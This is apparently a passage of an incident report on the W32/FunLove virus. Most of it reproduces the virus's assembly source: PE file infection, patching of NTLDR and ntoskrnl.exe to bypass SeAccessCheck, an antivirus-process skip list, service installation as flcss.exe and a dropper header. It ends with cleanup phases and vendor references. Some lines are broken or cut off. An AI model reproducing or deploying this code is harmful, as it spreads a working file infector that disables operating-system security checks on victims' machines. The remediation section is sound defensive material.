cmp         word ptr [edi + 5C],2      ; Subsystem == GUI
jnz         IN_CloseFile
mov         esi,edi
add         esi,18
add         si,[edi + 14]              ; esi -> 1st
section
push        esi
mov         eax,[edi + 28]              ; now search for the
                                   ; section which contains
                                   ; the EP
IN_00:
mov         ecx,[esi + 0C]
add         ecx,[esi + 08]
cmp         eax,ecx
jc          short IN_01
add         esi,28
jmp         short IN_00
IN_01:
sub         eax,[esi + 0C]
add         eax,[esi + 14]
mov         i_EP_Offset,eax
or          [esi + 24],80000000          ; make it writeable
pop         esi
xor         ecx,ecx
mov         cx,[edi + 06]
dec         ecx
mov         eax,ecx
mov         edx,28
mul         edx
add         esi,eax                    ; esi -> last
section
mov         eax,[esi + 24]
cmp         al,80                      ; uninitialized ?
jz          IN_CloseFile
or          eax,8C000000                ; writeable, not cached/paged
and         eax,not 12000000            ; not shared/discardable
mov         [esi + 24],eax
mov         ecx,i_FileSize              ; don't infect SFX
mov         edx,ecx
mov         eax,ecx
clc
shr         eax,03
sub         edx,eax
sub         edx,[esi + 14]

```

```

        jc          short IN_02
        sub         edx,[esi + 10]
        jnc        IN_CloseFile
IN_02:                                ; calculate new last section size

        mov         edx,[esi + 08]
        sub         ecx,[esi + 14]
        jc          short IN_03
        cmp         edx,ecx
        ja          short IN_03
        mov         edx,ecx
IN_03:

        test        edx,00000FFF          ; align on 1000h
        jz          short IN_04
        and         edx,0FFFFFF000
        add         edx,1000
IN_04:

        mov         ecx,edx
        add         ecx,[esi + 0C]
        mov         eax,ecx
        add         eax,Virt_VSize
        mov         [edi + 50],eax        ; new image size
        sub         ecx,[edi + 28]
        add         ecx,offset VStart - 100 - 08
        mov         i_HostDep32,ecx
        mov         eax,edx
        add         eax,Virt_VSize        ; increase virtual size
        mov         [esi + 08],eax
        mov         eax,edx
        add         eax,[esi + 14]
        mov         i_VirusOffset,eax
        add         edx,Phys_VSize        ; increase phys. size
        mov         [esi + 10],edx
        add         edx,[esi + 14]
        add         edx,03
        push        i_FileHandle
        push        edx
        call        MapFile
        or          eax,eax
        jz          short IN_CloseFile
        mov         i_MapHandle,eax
        push        eax
        call        ViewMap
        or          eax,eax
        jz          short IN_CloseMap
        mov         edx,eax
        lea         esi,[Buffer3 @]      ; write header
        mov         edi,edx
        mov         ecx,2000
        repz        movsb
        lea         edi,[HostCode @]
        mov         esi,i_EP_Offset
        add         esi,edx
        movsd
        movsd
        mov         edi,esi              ; set up call
gs:Virus

```



```

        sub     edi,08
        mov     eax,00E8659090
        stosd
        mov     eax,i_HostDep32
        stosd
        mov     edi,edx                ; fill with blanks
        mov     eax,i_FileSize
        mov     ecx,i_VirusOffset
        sub     ecx,eax
        jna     short IN_05

        add     edi,eax
        xor     al,al
        repz    stosb

IN_05:
        mov     esi,ebx                ; write vrs
        mov     edi,edx
        add     edi,i_VirusOffset
        mov     ecx,VSize
        repz    movsb
        mov     ecx,Phys_VSize - VSize + 3
        repz    stosb
        push    edx
        call    UnmapViewOfFile

IN_CloseMap:
        push    i_MapHandle
        call    CloseHandle
        call    Wait_A_Little

IN_CloseFile:
        lea     esi,[Buffer2 + 14 @]    ; restore file time
        push    esi
        sub     esi,08
        push    esi
        sub     esi,08
        push    esi
        push    i_FileHandle
        call    SetFileTime
        push    i_FileHandle
        call    CloseHandle

IN_Exit:
        ret

InfectFile                                ENDP

; -----
;
; -----      GetProcAddress Search Routine      -----
;
; -----
;

Whereis_GPA                                PROC                PASCAL                NEAR

ARG          w_Kernel32 : DWORD
USES         esi,edi

        lea     esi,[GPA_Sigs @]

```

```

        mov     byte ptr [OS @],00
        mov     eax,w_Kernel32
        and     eax,0FFF0000
        cmp     eax,0BFF00000
        jnz
OS_Win9x:
        mov     edi,0BFF70000
        jmp     short WG_00
OS_WinNT?:
        inc     byte ptr [OS @]
        add     esi,08
        cmp     eax,077F00000
        jnz     short OS_Win2K?
        mov     edi,eax
        jmp     short WG_00
OS_Win2K?:
        inc     byte ptr [OS @]
        add     esi,08
        cmp     eax,077E00000
        jnz     short WG_Failed
        mov     edi,077E80000
WG_00:
        mov     edx,edi
        mov     ecx,20000
WG_01:
        push    ecx
        mov     ecx,08
        push    esi
        push    edi
        repz    cmpsb
        pop     edi
        pop     esi
        pop     ecx
        jz      short WG_02
        inc     edi
        loop    WG_01
WG_Failed:
        xor     eax,eax
        jmp     short WG_03
WG_02:
        add     edi,03
        mov     [GetProcAddress + 1 @],edi
        mov     eax,edx
        mov     [Kernel32_Base @],eax
WG_03:
        ret

Whereis_GPA                                ENDP

; -----
;
; -----      DLL Functions Relocation Routine      -----
;
; -----
;

DLL_Relocate                                PROC                                PASCAL                                NEAR

```

```

ARG          DLL_Base : DWORD, \
             DLL_Func : DWORD

USES         esi

DR_00:       mov          esi,DLL_Func

             mov          eax,esi
             add          eax,07
             push         eax
             push         DLL_Base
             call         GetProcAddress
             or           eax,eax
             jz           short DR_03

DR_01:       mov          [esi + 1],eax
             add          esi,07

DR_02:       lodsb
             or           al,al
             jnz          short DR_02
             cmp          byte ptr [esi],0B8
             jz           short DR_00

DR_03:       ret

```

```

DLL_Relocate          ENDP

```

```

; -----
;
; ----- NT Security Patch Routine -----
;
; -----
;

```

```

BlownAway          PROC          PASCAL          NEAR

```

```

ARG          DirEnd : DWORD
USES         esi,edi

             lea          esi,[NTLDR @]
             mov          edi,DirEnd
             movsd
             movsd
             lea          edi,[Buffer1 @]
             lea          esi,[NT4_NTLDR @]
             cmp          byte ptr [OS @],01
             jz           short BA_00
             add          esi,5 * 2

BA_00:       push         edi
             push         esi
             push         05
             call         PatchFile
             lea          esi,[NTOSKRNL @]
             mov

```

```

BA_01:
    movsb
    cmp     byte ptr [esi - 1],00
    jnz     short BA_01
    lea     edi,[Buffer1 @]
    lea     esi,[NT4_NTOSKRNL @]
    cmp     byte ptr [OS @],01
    jz      short BA_02
    add     esi,9 * 2

BA_02:
    push    edi
    push    esi
    push    09
    call    PatchFile
    ret

BlownAway      ENDP

; -----
;
; ----- File Patch Routine -----
;
; -----
;

PatchFile      PROC      PASCAL      NEAR

ARG            p_FileName  : DWORD, \
               p_PatchAddr : DWORD, \
               p_PatchSize : DWORD
LOCAL         p_FileHandle : DWORD, \
               p_FileSize   : DWORD, \
               p_MapHandle  : DWORD

USES          esi,edi

    push    p_FileName
    push    03                ; open existing
    call    OpenFile
    cmp     eax,-1
    jz      short PA_Exit
    mov     p_FileHandle,eax
    push    00
    push    eax
    call    GetFileSize
    mov     p_FileSize,eax
    push    p_FileHandle
    push    eax
    call    MapFile
    or      eax,eax
    jz      short PA_CloseFile
    mov     p_MapHandle,eax
    push    eax
    call    ViewMap
    or      eax,eax
    jz      short PA_CloseMap
    mov     edx,eax
    mov     edi,eax

```

```

        mov     esi,p_PatchAddr
        mov     ecx,p_FileSize
PA_00:
        push    ecx
        push    esi
        push    edi
        mov     ecx,p_PatchSize
        repz    cmpsb
        pop     edi
        pop     esi
        pop     ecx
        jz      short PA_01
        inc     edi
        loop    PA_00
        jmp     short PA_Unmap
PA_01:
        mov     ecx,p_PatchSize
        add     esi,ecx
        repz    movsb
PA_Unmap:
        push    edx
        call    UnmapViewOfFile
PA_CloseMap:
        push    p_MapHandle
        call    CloseHandle
PA_CloseFile:
        push    p_FileHandle
        call    CloseHandle
PA_Exit:
        ret

PatchFile                                ENDP

; -----
;
; ----- Minor Routines -----
;
; -----
;

GetVS:
        call    $ + 5
        pop     ebx
        sub     ebx,offset GetVS + 5 - VStart
        ret

; -----
;
; -----
;

RelocKernel32      PROC      PASCAL      NEAR

ARG                r_Kernel32 : DWORD

        push    r_Kernel32
        call    Whereis_GPA

```

```

        or            eax, eax
        jz            short RK_00
        push         eax
        lea          esi, [Kernel32_Functions @]
        push         esi
        call         DLL_Relocate
RK_00:
        ret

RelocKernel32                ENDP

; -----
;
; -----
;

RelocAdvapi32                PROC            NEAR

        lea          eax, [ADVAPI32_Name @]
        push         eax
        call         LoadLibraryA
        or           eax, eax
        jz            short RA_00
        push         eax
        lea          esi, [ADVAPI32_Functions @]
        push         esi
        call         DLL_Relocate
RA_00:
        ret

RelocAdvapi32                ENDP

; -----
;
; -----
;

OpenFile                PROC            PASCAL            NEAR

ARG                o_Filename : DWORD, \
                  o_OpenMode : DWORD
        push         20
        push         o_Filename
        call         SetFileAttributesA
        push         00
        push         80                                ; normal attributes
        push         o_OpenMode
        push         00
        push         00                                ; not shared
        push         0C000000                          ; r/w
        push         o_Filename
        call         CreateFileA
        ret

OpenFile                ENDP

```

```

; -----
;
; -----
;

MapFile                                PROC            PASCAL            NEAR

ARG      m_FileHandle : DWORD, \
          m_FileSize   : DWORD

          push        00
          push        m_FileSize
          push        00
          push        04
          push        00
          push        m_FileHandle
          call        CreateFileMappingA
          ret

MapFile                                ENDP

; -----
;
; -----
;

ViewMap                                PROC            PASCAL            NEAR

ARG      v_MapHandle  : DWORD

          push        00
          push        00
          push        00
          push        02
          push        v_MapHandle
          call        MapViewOfFile
          ret

ViewMap                                ENDP

; -----
;
; -----
;

Wait_A_Little                          PROC            NEAR

          call        GetTickCount
          sub         eax,[Tick @]                ; allow thread to
                                                  ; run for 4 seconds

          cmp         eax,4*1000d
          jc          short WAL_00
          push        16d*1000d                ; then wait 16 seconds
          call        Sleep
          call        GetTickCount
          mov         [Tick @],eax

```

```

WAL_00:
        ret

Wait_A_Little        ENDP

; -----
;
; -----
;

GetRand              PROC            NEAR
        push        ecx
        push        edx
        mov         eax,[Rand @]
        xor         edx,edx
        mov         ecx,7FFFFFFF
        mul         ecx
        inc         eax
        mov         ecx,0FFFFFFFBh
        div         ecx
        mov         eax,edx
        mov         [Rand @],eax
        pop         edx
        pop         ecx
        ret

GetRand              ENDP

; -----
;
; ----- INITIALIZED DATA -----
;
; -----
;

HostCode            db            8 dup (?)

GPA_Sigs:
W9x                db            0C2,04,00,57,6A,22,2Bh,0D2
NT4                db            0C2,04,00,55,8Bh,4C,24,0C
W2K                db            00F,00,00,55,8Bh,0ECh,51,51
NTLDR              db            'NTLDR',0
NT4_NTLDR          db            3Bh,46,58,74,07      signature (file check)
                  db            3Bh,46,58,0EBh,07      ; patch
W2K_NTLDR          db            3Bh,47,58,74,07
                  db            3Bh,47,58,0EBh,07
NTOSKRNL           db            'WINNT\System32\ntoskrnl.exe',0
NT4_NTOSKRNL       db            8A,0C3,5F,5E,5Bh,5Dh,0C2,28,00 ;
SeAccessCheck      db            0B0,01,5F,5E,5Bh,5Dh,0C2,28,00
W2K_NTOSKRNL       db            8A,45,14,5F,5E,5Bh,5Dh,0C2,28
                  db            0B0,01,90,5F,5E,5Bh,5Dh,0C2,28
SkipNames:
                  dd            139D7300h ; aler
                  dd            0F977200h ; amon
                  dd            118E7E1Eh ; _avp
                  dd            52886900h ; avp3

```



```

                dd            0C886900h ; avpm
                dd            13883207h ; f-pr
                dd            168E7E0Fh ; navw
                dd            0F997C12h ; scan
                dd            128B7212h ; smss
                dd            04907B05h ; ddhe
                dd            00946F05h ; dpla
                dd            00946F0Ch ; mpla

Process        db            'flcss.exe',0
Service        db            'FLC',0
; Minimal Import Section
VImports:
                dd            offset Kernel32_Pointers      + I
                dd            -1,-1
                dd            offset Kernel32_Name          + I
                dd            offset Kernel32_Relocated      + I
                db            14 dup (0)
Kernel32_Pointers dd        offset Kernel32_Beep            + I,
0
Kernel32_Relocated dd        offset Kernel32_Beep            + I,
0
Kernel32_Beep    db            ?,?, 'Beep',0

; Virus Imports
Kernel32_Name    db            'KERNEL32.dll',0
Kernel32_Functions:
CloseHandle:     db
0B8,?,?,?,?,?,0FF,0E0,'CloseHandle',0
CreateFileA:     db
0B8,?,?,?,?,?,0FF,0E0,'CreateFileA',0
CreateFileMappingA: db
0B8,?,?,?,?,?,0FF,0E0,'CreateFileMappingA',0
CreateProcessA:  db
0B8,?,?,?,?,?,0FF,0E0,'CreateProcessA',0
CreateThread:    db
0B8,?,?,?,?,?,0FF,0E0,'CreateThread',0
FindFirstFileA:  db
0B8,?,?,?,?,?,0FF,0E0,'FindFirstFileA',0
FindNextFileA:   db
0B8,?,?,?,?,?,0FF,0E0,'FindNextFileA',0
FindClose:       db
0B8,?,?,?,?,?,0FF,0E0,'FindClose',0
GetCurrentProcessId: db
0B8,?,?,?,?,?,0FF,0E0,'GetCurrentProcessId',0
GetDriveTypeA:   db
0B8,?,?,?,?,?,0FF,0E0,'GetDriveTypeA',0
GetFileSize:     db
0B8,?,?,?,?,?,0FF,0E0,'GetFileSize',0
GetProcAddress:  db
0B8,?,?,?,?,?,0FF,0E0,'GetProcAddress',0
GetTickCount:    db
0B8,?,?,?,?,?,0FF,0E0,'GetTickCount',0
GetSystemDirectoryA: db
0B8,?,?,?,?,?,0FF,0E0,'GetSystemDirectoryA',0
LoadLibraryA:    db
0B8,?,?,?,?,?,0FF,0E0,'LoadLibraryA',0

```

```

MapViewOfFile:      db
0B8,?,?,?,?,?,0FF,0E0,'MapViewOfFile',0
ReadFile:           db
0B8,?,?,?,?,?,0FF,0E0,'ReadFile',0
SetFileAttributesA: db
0B8,?,?,?,?,?,0FF,0E0,'SetFileAttributesA',0
SetFileTime:        db
0B8,?,?,?,?,?,0FF,0E0,'SetFileTime',0
Sleep:              db
0B8,?,?,?,?,?,0FF,0E0,'Sleep',0
UnmapViewOfFile:    db
0B8,?,?,?,?,?,0FF,0E0,'UnmapViewOfFile',0
VirtualAlloc:       db
0B8,?,?,?,?,?,0FF,0E0,'VirtualAlloc',0
VirtualFree:        db
0B8,?,?,?,?,?,0FF,0E0,'VirtualFree',0
WriteFile:          db
0B8,?,?,?,?,?,0FF,0E0,'WriteFile',0

; this function does only exist under Win9x
                                db      0
RegisterServiceProcess: db
0B8,?,?,?,?,?,0FF,0E0,'RegisterServiceProcess',0
USER32_Name              db      'USER32.dll',0
RegisterClassA:          db
0B8,?,?,?,?,?,0FF,0E0,'RegisterClassA',0
ADVAPI32_Name            db      'ADVAPI32.dll',0
ADVAPI32_Functions:
OpenSCManagerA:          db
0B8,?,?,?,?,?,0FF,0E0,'OpenSCManagerA',0
OpenServiceA:            db
0B8,?,?,?,?,?,0FF,0E0,'OpenServiceA',0
CreateServiceA:          db
0B8,?,?,?,?,?,0FF,0E0,'CreateServiceA',0
StartServiceA:           db
0B8,?,?,?,?,?,0FF,0E0,'StartServiceA',0
StartServiceCtrlDispatcherA: db
0B8,?,?,?,?,?,0FF,0E0,'StartServiceCtrlDispatcherA',0
RegisterServiceCtrlHandlerA: db
0B8,?,?,?,?,?,0FF,0E0,'RegisterServiceCtrlHandlerA',0
SetServiceStatus:        db
0B8,?,?,?,?,?,0FF,0E0,'SetServiceStatus',0
MPR_Name                  db      'MPR.dll',0
MPR_Functions:
WNetOpenEnumA:           db
0B8,?,?,?,?,?,0FF,0E0,'WNetOpenEnumA',0
WNetEnumResourceA:        db
0B8,?,?,?,?,?,0FF,0E0,'WNetEnumResourceA',0
WNetCloseEnum:           db
0B8,?,?,?,?,?,0FF,0E0,'WNetCloseEnum',0
VEnd:

; -----
;
; ----- UNINITIALIZED DATA -----
;

```

```

; -----
;

Kernel32_Base      dd      ?
Rand               dd      ?
Tick               dd      ?
OS                 db      ?

ALIGN              100

Buffer1            db      200 dup (0) ; Current Directory
Buffer2            db      200 dup (?) ; Search Buffer
Buffer3            db      2000 dup (?) ; Read Buffer

VSize              equ      offset      VEnd - VStart
Phys_VSize         equ      1000
Virt_VSize         equ      4000

CODE               ENDS
END                main
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [FLCSS.ASM] AAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [HEADER.ASM] AAA
; -----
;
; ----- Fun Loving Criminals Payload -----
;
; -----Screen Print Included Below -----
;

db      4Dh,5A, 90, 00, 03, 00, 00, 00, 04, 00, 00, 00,0FF,0FF, 00, 00
db      0B8, 00, 00, 00, 00, 00, 00, 00, 40, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 80, 00, 00, 00
db      0E, 1F,0BA, 10, 00,0B4, 09,0CDh,21,0B0,0F0,0E6, 64,0EBh,0FE,90
db      7E, 46, 75, 6E, 20, 4C, 6F, 76, 69, 6E, 67, 20, 43, 72, 69,
6Dh
db      69, 6E, 61, 6C, 7E, 0Dh,0Dh,0A, 24, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
db      50, 45, 00, 00, 4C, 01, 01, 00, 00, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00,0E0, 00, 0E, 01, 0Bh,01, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00
dd      offset VService + I ; Entrypoint
db      00, 00, 00, 00, 00, 00, 40, 00, 00, 10, 00, 00, 00, 02, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 10, 00, 00, 02, 00, 00
db      04, 00, 00, 00, 00, 00, 00, 00, 00, 04, 00, 00, 00, 00, 00, 00
dd      1000 + Virt_VSize ; Image size
db      00, 02, 00, 00, 00, 00, 00, 00, 02, 00, 00, 00, 00, 00, 00
db      00, 00, 10, 00, 00, 10, 00, 00, 00, 00, 00, 10, 00, 00, 00, 00
db      00, 00, 00, 00, 10, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
dd      offset VImports + I ; ImportDirectory
dd      14h
db      00, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00

```

displayed from the

displayed from the



al Informa

lean up fr

that I have
s important
rus in cas
ng up after
ng the inf
Initially co

was the machine I described running at 20% CPU usage with all tasks and services turned off and the 569 FunLove virus infections. These are the ones that are spreading the virus throughout. First steps should be identification and containment of the attackers.

The following links and downloads will provide a detailed description and cleanup procedure:

http://vil.nai.com/VIL/virusRemovalInstructions.asp?virus_k=10419

There is a download file "Cleaning windows NT NTFS systems" or go to http://vil.mcafee.com/dispVirus.asp?virus_k=10419&

There is a very helpful download text (.RTF) file located at the above link titled: "Cleaning W32/Funlove.4099 on WinNT NTFS". There is a very helpful step by step procedure titled "Removal of the FUNLOVE Virus Worm in an Enterprise Environment":

<http://download.nai.com/products/mcafee-avert/flclean.htm>

The document stresses that it is important to keep clean machines unplugged from any network until all systems are cleaned. The virus in any infected system can infect the network and shared space as fast as it can be cleaned. My experience holds this to be very true as my documented incident shows.

Briefly the .RTF file above describes step by step what to do to remove FunLove. From a high level it requires the following for networked environments:

Four Phases of virus cleanup are:

1. First Phase is inoculation by creating the folder flcss.exe in C:\winnt\system32 for WIN NT or in C:\windows\system for WIN 9X.
2. Second Phase is identifying infected machines.
3. Third Phase is containment. Any infected machine without flcss.exe needs to have infected files cleaned only. Any machine with flcss.exe (more common) must proceed to
4. Fourth Phase is eradication. This requires following specific cleaning instructions found at the above link to remove.

Eradication will require:

Preparation - Image or install a fresh Windows NT workstation or server (not connected to network). This machine should have all shares and

administrative rights removed. This will be used to clean other systems by installing a flcss cleaning file”.

Cleaning a system – from infected system connect to the above machine after you have disconnected it from network. Run the cleaning file to remove flcss. Once removed confirm it is gone by running Tasks-manager and confirm flcss service is gone. There are additional cleanup steps documented which will help in removing FunLove. It is very helpful that Virus scans will detect FunLove virus. This makes it possible to scan machines before and after clean up to help identify machines to confirm machine is clean after cleanup process is complete. It is important to scan inbound and outbound files before connected the machine back up to the network.

References

Network Associates, Inc. “Removal Instructions”, McAfee - AVERT,
URL: http://vil.nai.com/VIL/virusRemovalInstructions.asp?virus_k=10419

Network Associates, Inc. “Cleaning windows NT NTFS systems ”, McAfee - AVERT, URL: http://vil.mcafee.com/dispVirus.asp?virus_k=10419&

Network Associates, Inc. “Cleaning W32/Funlove.4099 on WinNT NTFS ”, McAfee - AVERT,
URL: <http://download.nai.com/products/mcafee-avert/flclean.htm>

Network Associates, Inc. “Variants / Aliases”. McAfee – AVERT.
URL: http://vil.nai.com/VIL/virusVariantAndAliases.asp?virus_k=10419

Network Associates, Inc. “Profile”. McAfee – Avert. September 30, 2000.
URL: http://vil.nai.com/VIL/virusChar.asp?virus_k=10419

F-Secure Corporation. “F-Secure virus Descriptions. ”F-Secure Computer Virus Information Pages: FunLove.
URL: <http://www.f-secure.com/v-descs/funlove.shtml>

SYMANTEC. “W32.Funlove.4099”. AntiVirus Research Center. November 8,2000.
URL: <http://www.symantec.com/avcenter/venc/data/w32.funlove.4099.html>

SANS. NewsBites Vol. 1 Number 35 reports “Dell recalls Computers possibly infected with FunLove virus.” , November 25 1999

SANS. GAIC Level One, “Malicious Software”, 2000